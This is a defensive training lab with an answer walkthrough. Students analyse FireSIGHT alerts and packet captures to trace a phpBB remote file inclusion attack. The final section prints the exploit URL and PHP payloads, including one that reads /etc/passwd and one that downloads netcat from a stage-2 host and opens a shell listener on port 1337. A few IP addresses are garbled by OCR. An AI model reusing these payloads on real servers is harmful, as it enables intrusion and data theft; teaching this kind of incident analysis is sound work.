Web Server Attacks
Analysis Exercise

Overview

Students will apply their existing analysis knowledge and tool skills (i.e., FireSIGHT and Wireshark) along with additional concepts from this module to analyze a client-side attack. An Ubuntu desktop is demonstrated for tool access and analysis. The lab mimics analysis scenarios often performed in the real world. While other tools may be used in operational environments, the same analysis concepts can be applied to them.

Situation

On April 15th, 2020, an adversary attacked an unsecured PHP app on a web server between the times of 1800-1859 UTC. Keep in mind that PHP servers are typically accessed over HTTP on TCP port 80.

Use FireSIGHT alerts to begin your analysis.

Pivot within FireSIGHT's events to derive likely hypotheses. Correlate these possibilities with lab3.pcap in Wireshark to strengthen your analysis and determine the most likely hypothesis.

Objectives

Follow along with the video demonstration to identify the following information:

- Adversary
  - IP Address: _____
- Victim
  - IP Address: _____
  - Port Exploited (e.g., 80/TCP): _____
  - Protocol Exploited (e.g., HTTP): _____
  - Server-Side Language Exploited: _____
- Stage 2 Infrastructure
  - IP Address: _____
  - Port Used (e.g., 80/TCP): _____
  - Protocol Used (e.g., HTTP): _____
  - File Provided (e.g., malware.7z): _____
- C2 Infrastructure
  - IP Address: _____
  - Port Used (e.g. 80/TCP) _____

ANALYSIS PROCESS


Follow along with the video as it goes through the following steps of analysis.

This section provides answers and a method of solving each of the lab questions. Note that there may be more than one way to arrive at the correct answer. You may discover a different solution to the same problem.


Note: Potential Indicators of Compromise (IoC), such as IP addresses and domain names, should be "de-fanged" as a best practice. De-fanging simply involves the insertion of a character into the IoC that is otherwise invalid in the IoC's context, so that copying/pasting/clicking the IoC won't inadvertently put readers at risk. In this lab, brackets are used to de-fang. When you are asked to enter a value into a field, such as when performing a search, remove any de-fanging characters to ensure the search will properly execute. For example, if you are instructed to enter "256.256.256[.]256", you would enter "256.256.256.256" (removing the brackets).

EXERCISE 1: SEARCHING WITHIN FIRESIGHT


1. Select the FireSIGHT bookmark in the open Mozilla Firefox web browser.



2. Enter username "student" and password "12qwaszx!@QWASZX" and press “Log In”.




3. Configure the timeframe mentioned in the instructions. Start by selecting the date/time range near the top-right corner of the window. To set this timeframe, click the date near the top-right corner of the window.



Ensure the Events Time Window tab is selected in the date picker pop-up. Using any of the date range selection steps from the first lab as a guide, configure the start and stop times to April 15th, 2020 between 1800 and 1859 UTC. Press "Apply" when finished. FireSIGHT populates with events from the specified timeframe.


4. The lab instructions mentioned an unsecured PHP app on a web server being attacked. Use FireSIGHT's search feature to find events associated with "PHP." Select "Search" in the Analysis menu to begin.




Identify a search field to use in discovering PHP-related events. Looking for the term "PHP" in Messages might work. Enter "PHP" into this field and press Search.

EXERCISE 2 - VIEWING EVENT DETAILS

1. Review the search results and look for an event to begin with. "WEB-PHP-PHPBB allow_uri_fopen (1:1000001:7)" is a good candidate due to it being a custom local rule created by your organization. Select it to drilldown further.




FireSIGHT displays one event for this alert. Note the source IP originates from the 10.0.0.0/8 untrusted network and the destination IP is part of the 192.168.2.0/24 trusted network. Select the "Packets" link to inspect the details of this alert.




2. On the resulting page note the Src, Dst and Dst Port fields. Expand packet text to investigate the payload. Notice external host 10.249.234[.]97 performed an HTTP GET request to internal host 192.168.2[.]39 on TCP port 80.

   Further, the URL referenced in the GET request is highly suspicious. It passes another external host IP (i.e., 10.1.105.36[.]34) as a parameter into a phpBB install script. This activity appears to show the adversary at *10.249.234[.]97* targeting a web application on the victim at *192.168.2[.]39* on *TCP port 80* using the *HTTP* protocol. Based on the "install.php" call, the request appears to be exploiting the *PHP* server-side language.




3. At this stage, further correlation within FireSIGHT is needed to confirm the above hypothesis. Perform a search on the potential adversary's IP address (i.e., 10.249.234[.]97) using the "Source/Destination IP" field.

   Besides the previously investigated "WEB-PHP-PHPBB" event, the only other significant alert in the results is "INDICATOR-COMPROMISE id check returned userid (1:1882:20)." Select it to drilldown further.




FireSIGHT displays one event for this alert. Note that the source IP originates from the 10.0.0.0/8 untrusted network and the destination IP is part of the 192.168.2.0/24 trusted network. Select the “Packets” link to inspect the details of this alert.




4. On the resulting page expand “Packet Text” to investigate the payload. Notice the Linux `id` command was executed and the ID of the executing user "apache" was returned.

   Further, the Src, Dst, Src Port and Dst Port fields indicate the victim returned this output from *TCP port 1337* to the adversary at *10.249.234[.]97*, indicating C2 activity.




5. Correlate further within FireSIGHT by searching for the IP found in the "install.php" GET request (i.e., 10.105.36[.]34) in the same manner as 10.249.234[.]97.


   Note: The "WEB-ATTACKS netcat command attempt (1:1000002:6)" alert in the results. This event indicates the `netcat` utility executed commands. Select it to drilldown further.



FireSIGHT displays one event for this alert. Select the “Packets” to inspect the details of this alert.



6. On the resulting page expand packet text to investigate the payload. Notice the victim performed an HTTP GET request for a *nc* file from a likely stage 2 server at *10.105.36[.]34* on *TCP port 80* using the *HTTP* protocol. The "nc" file is indicative of the netcat utility. The adversary likely used this tool to create a backdoor on the victim.



What Happened?

An adversary likely searched for web servers with a vulnerable phpBB web application using port scans or advanced Google searches. phpBB is a popular bulletin board solution written in PHP. They apparently discovered such a vulnerable phpBB installation on the victim at 192.168.2[.]39.

The adversary exploited this vulnerable application with the following request:

```
http://192.168.2[.]39/install.php?phpbb_root_dir=http://10.
105.36[.]34/
```

As a result, 192.168.2[.]39 downloaded a malicious PHP script from10.105.36[.]34. This script included the following PHP code.

```
<? passthru("cat /etc/passwd"); ?>
```

After the download completed, the victim executed this remotely injected code as part of the adversary's original http request. This execution caused the victim to include the contents of its `/etc/passwd` file in a web page returned to the adversary.


After seeing the victim executed their code, the adversary updated the script on 10.105.36[.]34 to the following.

```
<? passthru("cd /tmp && /usr/bin/wget
http://10.105.36.34/nc && /bin/chmod 755 /tmp/nc &&
/tmp/nc -l -p 1337 -e /bin/sh"); ?>
```

This script causes the victim to establish a backdoor listener using the following steps.

- Download `nc` (i.e., netcat) from the 10.105.36[.]34 server.
- Update netcat's permissions to be executable.
- Execute netcat with options to start a listener on TCP port 1337.
- Open a shell over the netcat session after a listener connection.

The adversary exploited the phpBB application again using the same URL request as before to start a netcat listener on the victim. They subsequently connected to this backdoor listener and ran the `id` command FireSIGHT alerted on.



ANSWERS

- Adversary
  - IP Address: **10.249.234[.]97**
- Victim
  - IP Address(es): **192.168.2[.]39**
  - Port Exploited (e.g., 80/TCP): **80/TCP**
  - Protocol Exploited (e.g., HTTP): **HTTP**
  - Server-Side Language Exploited: **PHP**
- Stage 2 Infrastructure
  - IP Address: **10.105.36[.]34**
  - Port Used (e.g., 80/TCP): **80/TCP**
  - Protocol Used (e.g., HTTP): **HTTP**
  - File Provided (e.g., malware.7z): **nc**
- C2 Infrastructure
  - IP Address: **10.249.234[.] 97**
  - Port (e.g., 80/TCP): **1337/TCP**